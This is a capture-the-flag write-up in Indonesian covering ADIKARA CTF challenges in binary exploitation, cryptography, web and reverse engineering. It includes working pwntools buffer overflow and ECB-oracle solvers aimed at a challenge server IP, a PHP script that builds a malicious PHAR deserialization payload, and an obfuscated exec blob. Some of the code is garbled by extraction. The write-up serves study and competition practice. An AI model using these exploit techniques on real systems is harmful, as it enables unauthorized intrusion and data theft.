PS: The attachments and remote service are the same with previous `Buffer Overflow #1` challenge.

Author: `Moore`

Flag

Submit

Lanjutan dari sebelumnya disini kita membuat padding sebanyak 72 byte (64 byte buffer + 8 byte padding alignment) untuk mencapai variabel `overflow_me`.

Selanjutnya, tambahkan nilai target `0xdeadbeef` dalam format **little-endian** (`\xef\xbe\xad\xde\x00\x00\x00\x00`).

Gabungkan padding dan nilai target menjadi payload.

```
from pwn import *

def exploit():
    conn = remote('117.53.47.247', 50010)
    padding = b"A" * 72
    target = p64(0xdeadbeef)
    payload = padding + target
    conn.recvuntil(b"> ")
    conn.sendline(payload)
```



```
response = conn.recvall()
print(response.decode(errors='replace'))
conn.close()
```

```
if __name__ == "__main__":
    exploit()
```

Setelah ngerun script diatas kita akan mendapatkan flag.

```
C:\Users\ICAL\Desktop\Lomba\Adikara Penyisihan>py bufferflow2.py
[x] Opening connection to 117.53.47.247 on port 50010
[x] Opening connection to 117.53.47.247 on port 50010: Trying 117.53.47.247
[+] Opening connection to 117.53.47.247 on port 50010: Done
[x] Receiving all data
[x] Receiving all data: 0B
[x] Receiving all data: 79B
[x] Receiving all data: 200B
[+] Receiving all data: Done (200B)
[*] Closed connection to 117.53.47.247 port 50010
< AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
< Now `overflow_me` is 0xdeadbeef
< Nice work! `overflow_me` has changed!
ADIKARACTF{now_u_know_endianess_right?_94fc1a}
```

Flag : ADIKARACTF{now\_u\_know\_endianess\_right?\_94fc1a}

### [500 pts] Buffer Overflow #3


```
[*] Switching to interactive mode
< AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
< Now `overflow_me` is 0xdeadbeef
< Nice work! `overflow_me` has changed!
ADIKARACTF{now_u_know_endianness_right?_94fc1a}
ls
flag-1.txt
flag-2.txt
flag.txt
run
vuln
vuln.c
cat flag.txt
ADIKARACTF{should_i_call_u_pwner_rn?_82ada1}
```

Flag: ADIKARACTF{should\_i\_call\_u\_pwner\_rn?\_82ada1}

Telat 😞

# Cryptography

[220 pts] Safe RSA



Diberikan attachments gen.py dan output.txt.

Challenge ini tentang dekripsi ciphertext RSA di mana modulus  $n$  dibangun menggunakan struktur "safe prime". Intinya,  $n$  berasal dari hubungan antara dua bilangan prima  $p$  dan  $q$ :

$$q = 2p + 1$$

Hubungan ini membuat  $n$  rentan terhadap exploit matematis, sehingga memungkinkan kita untuk memfaktorkan  $n$  dan mendekripsi ciphertext.

Solver :

```
from sympy import symbols, solve, Integer
from Crypto.Util.number import long_to_bytes, inverse
n =
Integer(1414627980887220513187997294909218410456842891295194
0150745848155181850134578097205014086943977341957178124308
3655675803580035825559100776989995997460352754682544784811
1231493863468518506887273776144022619542299782692197543120
```

```

7518508387257329607131256516896716445065890612442706302064
7048739457948457283284791)
e = 65537
c =
Integer(9581070120208785384174373109314943065559314768342187
1799265784567546744027028327006037927756808923742806457516
6873697240536598014096658094843337046580051785756992871451
3263102022033874505419023890515563722147453775831900087810
0880684173099253778386118547321637286540549815419269314760
633502070855820951147798)

p = symbols('p', integer=True)
solution = solve(2 * p**2 + p - n, p)

p = [s for s in solution if s.is_Integer and s > 0][0]

p = int(p)
q = 2 * p + 1

phi = (p - 1) * (q - 1)
phi = int(phi)

e = int(e)

d = inverse(e, phi)

m = pow(int(c), d, int(n))

flag
flag = long_to_bytes(m).decode()
print(flag)

```

Flag : ADIKARACTF{info\_nilai\_kalkulus\_brp\_bang\_90afc2}

[460 pts] EaaS

The screenshot shows a CTF challenge interface with a dark background. At the top, there's a 'Challenge' tab and a '2 Solved' indicator. The challenge title 'EaaS 460' is prominently displayed. Below the title, a description reads: 'I put my confidential data into the encryption phase to prove that my EaaS (Encryption-as-a-Service) is secure enough.' A hint is provided: 'nc 117.53.47.247 60010'. The author is listed as 'Moore'. There is a 'View Hint' button with a play icon. A download button labeled 'server.py' with a download icon is also present. At the bottom, there are two input fields: 'Flag' and 'Submit'.

Diberikan attachment berupa file python, berisi cara encrypt nya.

Kita dapat menganalisa source nya dan cara enkripsi nya

```
def encrypt(data: bytes) -> bytes:
    cipher = AES.new(SECRET_KEY, AES.MODE_ECB)
    padded = pad(data + FLAG, BLOCK_SIZE)
    return cipher.encrypt(padded)
```

Kerentanan utama terletak pada penggunaan mode ECB (Electronic Code Book). ECB memiliki kelemahan kritis:

- Blok plaintext yang identik akan dienkripsi menjadi blok ciphertext yang identik.

- Ini tetap berlaku, tidak peduli di mana blok-blok tersebut berada dalam pesan.

Cara solving nya :

- Kirim "A" \* 15 (padding).
- Padding ini menyelaraskan blok sehingga karakter pertama dari flag berada di posisi ke-16.
- Coba setiap kemungkinan karakter dengan mengirimkan: "A" \* 15 + guessed\_char.
- Ketika blok ciphertext yang dihasilkan cocok, kita menemukan karakter yang benar.

Solver :

```
from pwn import *
import string

def connect():
    return remote('117.53.47.247', 60010)

def encrypt(r, message: bytes) -> bytes:
    r.sendlineafter(b"choice: ", b"1")
    r.sendlineafter(b"message: ", message)
    response = r.recvline().decode()
    return bytes.fromhex(response.split("Encrypted: ")[1].strip())

def solve():
    r = connect()
    flag = b""

    while True:
        current_len = len(flag)
        padding = b"A" * (15 - (current_len % 16))
        ref_enc = encrypt(r, padding)
        ref_blocks = [ref_enc[i:i+16] for i in range(0, len(ref_enc), 16)]

        for c in string.printable.encode():
            test_input = padding + flag + bytes([c])
            test_enc = encrypt(r, test_input)
            test_blocks = [test_enc[i:i+16] for i in range(0, len(test_enc), 16)]
```

```

        if test_blocks[current_len // 16] == ref_blocks[current_len // 16]:
            flag += bytes([c])
            print(f"Found character: {bytes([c]).decode()}")
            print(f"Current flag: {flag.decode()}")

        if c == ord('}'):
            r.close()
            return flag.decode()
        break

r.close()
return flag.decode()

if __name__ == "__main__":
    try:
        flag = solve()
        print(f"\nFinal flag: {flag}")
    except Exception as e:
        print(f"An error occurred: {e}")

```

```

Current flag: ADIKARACTF{ecb_doang_ez_
Found character: _
Current flag: ADIKARACTF{ecb_doang_ez_
Found character: l
Current flag: ADIKARACTF{ecb_doang_ez_l
Found character: a
Current flag: ADIKARACTF{ecb_doang_ez_la
Found character: h
Current flag: ADIKARACTF{ecb_doang_ez_lah
Found character: _
Current flag: ADIKARACTF{ecb_doang_ez_lah_
Found character: y
Current flag: ADIKARACTF{ecb_doang_ez_lah_y
Found character: a
Current flag: ADIKARACTF{ecb_doang_ez_lah_ya
Found character: _
Current flag: ADIKARACTF{ecb_doang_ez_lah_ya_
Found character: 8
Current flag: ADIKARACTF{ecb_doang_ez_lah_ya_8
Found character: a
Current flag: ADIKARACTF{ecb_doang_ez_lah_ya_8a
Found character: f
Current flag: ADIKARACTF{ecb_doang_ez_lah_ya_8af
Found character: 9
Current flag: ADIKARACTF{ecb_doang_ez_lah_ya_8af9
Found character: 2
Current flag: ADIKARACTF{ecb_doang_ez_lah_ya_8af92
Found character: a
Current flag: ADIKARACTF{ecb_doang_ez_lah_ya_8af92a
Found character: }
Current flag: ADIKARACTF{ecb_doang_ez_lah_ya_8af92a}
[*] Closed connection to 117.53.47.247 port 60010

```

Flag : **ADIKARACTF{ecb\_doang\_ez\_lah\_ya\_8af92a}**

# Web Exploitation

[380 pts] Blaze

Challenge

7 Solves

×

## Blaze

### 380

I've built a website, but now I'm locked out because I forgot the password. The source code is gone, deleted. Can you recover it from the compiled program and regain access?

Password: `421eecef54272d94ab2e34b76db68245`

<http://117.53.47.247:40010/>

Author: `b133dz`

⬇ blaze-src.zip

Flag

Submit

Diberikan berupa zip yang berisikan compiled source code.




Name	Date modified	Type	Size
wwwroot	26/11/2024 14:10	File folder	
.gitkeep	26/11/2024 14:10	GITKEEP File	0 KB
appsettings.Development.json	26/11/2024 14:10	JSON File	1 KB
appsettings.json	26/11/2024 14:10	JSON File	1 KB
BlazeBleed	26/11/2024 14:10	File	76 KB
BlazeBleed.deps.json	26/11/2024 14:10	JSON File	6 KB
BlazeBleed.dll	26/11/2024 14:10	Application exten...	47 KB
BlazeBleed.pdb	26/11/2024 14:10	Program Debug D...	36 KB
BlazeBleed.runtimeconfig.json	26/11/2024 14:10	JSON File	1 KB
Microsoft.Bcl.AsyncInterfaces.dll	26/11/2024 14:10	Application exten...	19 KB
Microsoft.Bcl.TimeProvider.dll	26/11/2024 14:10	Application exten...	32 KB
Microsoft.IdentityModel.Abstractions.dll	26/11/2024 14:10	Application exten...	20 KB
Microsoft.IdentityModel.JsonWebTokens....	26/11/2024 14:10	Application exten...	158 KB
Microsoft.IdentityModel.Logging.dll	26/11/2024 14:10	Application exten...	37 KB
Microsoft.IdentityModel.Tokens.dll	26/11/2024 14:10	Application exten...	345 KB
System.IdentityModel.Tokens.Jwt.dll	26/11/2024 14:10	Application exten...	89 KB
web.config	26/11/2024 14:10	XML Configuratio...	1 KB

Terdapat beberapa file yang compiled

Disini langsung tertuju pada file BlazeBleed.dll, saya membuka file tersebut dengan Decompiler ILSpy sehingga saya bisa melihat isi source code decompiled dari file tersebut.

Terdapat banyak directory yang harus saya analisa,

Jadi saya menganalisa satu persatu.



```

AuthService
// BlazeBleed, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// AuthService
using ...

public class AuthService
{
    private const string SecretKey = "6f18a52bbbd273e9438e7caace8f6179";

    private string Flag = File.ReadAllText("/flag.txt");

    public async Task<string> Authenticate(string username, string password)
    {
        await Task.Delay(100);
        if ((username == "admin" && password == "isitjustmyimagination?") || (username == "guest" && password == "guest"))
        {
            return GenerateJwt((username == "admin") ? "admin" : "guest");
        }
        return null;
    }


    public string GetFlag(string token)
    {
        ...
    }
}

```

Ketika mencari” bermenit”/jam” saya menemukan semacam Auth untuk login, yaitu AuthService saya melihat dan menemukan akun username dan password

Username : admin

Password : isitjustmyimagination?



Saya mencoba login dengan akun tersebut dan berhasil lalu mendapatkan flag.

Flag : ADIKARACTF{blaze?\_i\_think\_i\_misspelled\_blazor\_bzbz\_5b2055}

## [380 pts] Lambo Sandbox

Challenge

6 Solves

×

# Lambo Sandbox

## 380

PHP can make you rich.

Password: `be2e512cefab2b0eea8a4fbf3bf0e18b`

`http://117.53.47.247:40011/`

Author: `b133dz`

📄 lambo-san...

📄 index\_revis...

Flag

Submit

Pada challenge ini kita di berikan source dari website url yang diberikan, disini kita diminta untuk mengexploit website tersebut melalui upload file.

# Sandbox CTF Challenge

Upload your PHAR file:

Choose File

No file chosen

Upload

Pada Website tersebut, website tersebut rentan terhadap upload file

Berikut script exploit php

```
<?php
class Helper {
    public string $file = '/flag'; // Target the flag file
}

// Create a serialized payload
$helper = new Helper();
$payload = serialize($helper);

// Create a new PHAR archive
$phar = new Phar('malicious_flag.phar');
$phar->startBuffering();

// Add the payload to the archive
$phar->addFromString('magic_happens_here', $payload);

// Set the default stub to make it a valid PHAR file
$phar->setStub("<?php __HALT_COMPILER(); ?>");

// Stop buffering and write the archive
$phar->stopBuffering();

echo "malicious_flag.phar created successfully.\n";
?>
```

Lalu kita jadikan malicious\_flag.phar dan upload ke website tersebut sehingga kita mendapatkan flag nya.

## Sandbox CTF Challenge

Upload your PHAR file:

Choose File No file chosen


Upload

ADIKARACTF{this\_challenge\_was\_made\_one\_hour\_ago\_be2e51}

Flag : ADIKARACTF{this\_challenge\_was\_made\_one\_hour\_ago\_be2e51}

# Reverse Engineering

## [480 pts] Snake Game



Kita diberikan file elf binary yang berisikan game dari Snake Game tersebut.

Awal ketika saya mau ngerun file tersebut error

```
250: Command not found: snake
(ical@ICAL) - [~/Downloads/CTD ADIKARA PENYISIHAN]
$ ./snake
[PYI-76200:ERROR] Failed to load Python shared library '/tmp/_MEIceFuwo/libpython3.9.so.1.0':
dlopen: libcrypt.so.2: cannot open shared object file: No such file or directory
(ical@ICAL) - [~/Downloads/CTD ADIKARA PENYISIHAN]
$
```


Sehingga membuat saya tahu bahwa file tersebut menggunakan python.

```
(ical@ICAL)-[~/Downloads/CTD ADIKARA PENYISIHAN]
$ python3 pyinstxtractor.py snake\ \((copy\ 1\)
[+] Processing snake (copy 1)
[+] Pyinstaller version: 2.1+
[+] Python version: 3.9
[+] Length of package: 49716667 bytes
[+] Found 226 files in CArchive
[+] Beginning extraction... please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: snake.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.9 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: snake (copy 1)

You can now use a python decompiler on the pyc files within the extracted directory

(ical@ICAL)-[~/Downloads/CTD ADIKARA PENYISIHAN]
$
```

Disini saya menggunakan pyinstxtractor untuk mengextract isi file dari binary python tersebut.



Terdapat banyak file dari extractan tadi, dan saya langsung tertuju pada snake.pyc

Dan saya mencoba untuk mengconvert/decompile snake.pyc menjadi snake.py dengan tools online.

Python Source Code Compile and Decompile Online

TAG [python](#)

click or drag file to here

Operator

Pyc Decompile to Python

Engine

pycdc

Copy

Download

Clear

snake.pyc, File Size : 6.15 KiB

Decompile Result

```
1 import pygenc
2 import random
3 import time
4
5 _ = lambda __: __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))
6 exec(_('b'+'NfNka4A//e///j6VzbI3V4x9j11Z36b/ewKlU5cM8m1/w5h4/0u8fcf8NaAc1boq5ASRr1m+08EBammALCMokZB8iME501Hy56E4GwhdLIv03+F8zp1zy00N0uHZjAHmMLuz37gAXth360e66TN+7vy3HKQgP1z
7 /5LU4ZyztGZGRtze3LVKszT8Nkr9VGNxCKBM1ttseV01Fd01xMu1NOOE1rwZmMDUP11SK1hLfscn92VdCgpyCPMGjNeHVR1oRVgIN4HpDYR953o1L
8 /mLVmf9QcP18eTmk00YBdbikGf7hTRMyxM1sZoRXT97zeOVK6NBMDx1/biNh
9 /YdJuxKcKa31GEP4CB5TvuNqINTT0Pe3V4pJPB6p7DEFs3Y13rdZGah4D00dQquCKjRI8P1a9kHSF705wjVky8QhXdtqVddKPQ21ZgECeEuHaSmb3GUrHJoTa6DvL4Mm3tqL7wF4tRxqwZITfKjCnQ2rrz83G3rwtRQ
/g6gaTVGKnzWvMeqG7D0a1dmGQ80bZ1ezJwREbFYyNpDB1LdPBT41SUoM4R52ZSZ1ferfL9xMRaA85FGepiK8qyEx/mQ1gnbPypXZK56b9Mb7jIqZZNHPOzrETJ
/Rj7gdOmxE8EWm0HMLhCUqR99zW3m9e10jopjNE77v+gZFwXCTeq5JhxxAbxBSRqk18FXBNx/rwe492z7Fr1B3nv3LztttrS8yk+I84d9Nd94aRkCm/erM3UpPn9kq2mH1J/8VVJ3skNkonUkG5t++qG
+Ukt48pCyh1Yjty5ty6f2Vb87gmIp0NEa+1Y150Arva/mQ50pzfJ010Ekeh+Zzzqotuf3rt3GA4CQd3Zz0QZDwnXsEVLspdqL1uHGmeJ3uW5iN7pNeNPNJmu8WoGgm1XbhpS1En/16j0S0zXXhRUj1XtMpsKymMT61hdr
+o5RnK1Juerq178YHfYx1zdrNK0VXBf9IT3xt3wTmrD10025+yzdwVZCO2UxK15vrprrrfcv0J62dg5Hy16gJxAyN5LHgk8trr1w7fkzfvbzjS6Eu2j0+NYPT+rbaD110y6RZ/8J1RyVvartUu/oadw8FvDyX8
/eVbX999o78D35Jue0HkSH3PLf5s4Bhg58wdL7e/RNFK9/dAgJanmLZq/kg/Eds5FAeqLpfnsnuOP9Hc3Jc9aBqAqHmUnkYzfz12v/1crj4uFvSKbrqzwjBu6LHL1Y
+eGMDAGrt9bWZB5Vyleng71p0buVIp2UwpXITYBAEpxp9PK9pvgvKxjM4bp5xqjVZZD08BytcaFrd+15Mlxrcv4v/vIt9MLM4AEPMF5W
+dehfnFD21a7y8NctaEPoGjCndiCwR4kfIbfZMtIzAHFOo2kxoQjtpauI1rYUGh8yRpFGK5LquX66CD3ghYez+tkq91CGisxpTUCdNE+PFDSAhqPuPMed9FYs
//6c5dN5dC4FfnPdhV5oejpCrQC0LC1jT0hOmqrTRJHUZMGUTr+B/+cQEAAo9kaBwGyZ8M14D1Z/LegNTAu8mM/c11whNjLoynX1hRSQyDPFRFIGAZTjDP2158cKQKDvha00zVENj3cpS+XDvvoBw0ckc2592A
```

Terdapat python script yang terobfusacated dan saya mencoba untuk mengdeobsfucate nya

## Deobfuscator

Use our powerful obfuscation tool to protect your Python source code from reverse engineering and unauthorized access. Check PyObfuscate.com for a suite of tools including code minifier, code masker, and code formatter.

```
1 # Visit https://www.1ddgo.net/en/string/pyc-compile-decompile for more information
2 # Version : Python 3.9
3
4 import pygame
5 import random
6 import time
7
8 _ = lambda __: __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))
9 exec_(b'MFnKa4A/e///j6VzblJv4x9j1IZJ6b/evKN5cM8m1/w5h4/0u8fcl8NaAc1boq5ASRr1m+0BEBammALCMokZB8iMESO1HVS6E4Gwt')
10
```

```
1 snake_speed = 15
2
3 window_x = 720
4 window_y = 480
5
6 black = pygame.Color(0, 0, 0)
7 white = pygame.Color(255, 255, 255)
8 red = pygame.Color(255, 0, 0)
9 green = pygame.Color(0, 255, 0)
10 blue = pygame.Color(0, 0, 255)
11
12 pygame.init()
13
14 pygame.display.set_caption("Adikara CTF Snake Game - by @bl33dz")
15 game_window = pygame.display.set_mode((window_x, window_y))
16
17 fps = pygame.time.Clock()
18
19 snake_position = [100, 50]
20
21 snake_body = [[100, 50],
22
```

Terdapat source code asli dari file pygame nya.

Saya menganalisa source code dari file snake.py tersebut dan menemukan function get\_flag().

```
def get_flag():
    flag = [65, 68, 73, 75, 65, 82, 65, 67, 84, 70, 123, 112, 121, 116, 104, 48,
110, 95, 105, 115, 95, 115, 110, 52, 107, 51, 95, 98, 122, 98, 122, 95, 54,
53, 102, 54, 50, 51, 125]
    return ''.join(chr(i) for i in flag)
```



Lalu tinggal saya print saya flag nya.

```
val = [65, 68, 73, 75, 65, 82, 65, 67, 84, 70, 123, 112, 121, 116, 104, 48,  
110, 95, 105, 115, 95, 115, 110, 52, 107, 51, 95, 98, 122, 98, 122, 95, 54,  
53, 102, 54, 50, 51, 125]  
flag = ''.join(chr(i) for i in val)  
print(flag)
```

Flag : ADIKARACTF{pyth0n\_is\_sn4k3\_bzbz\_65f623}

TAMAT :)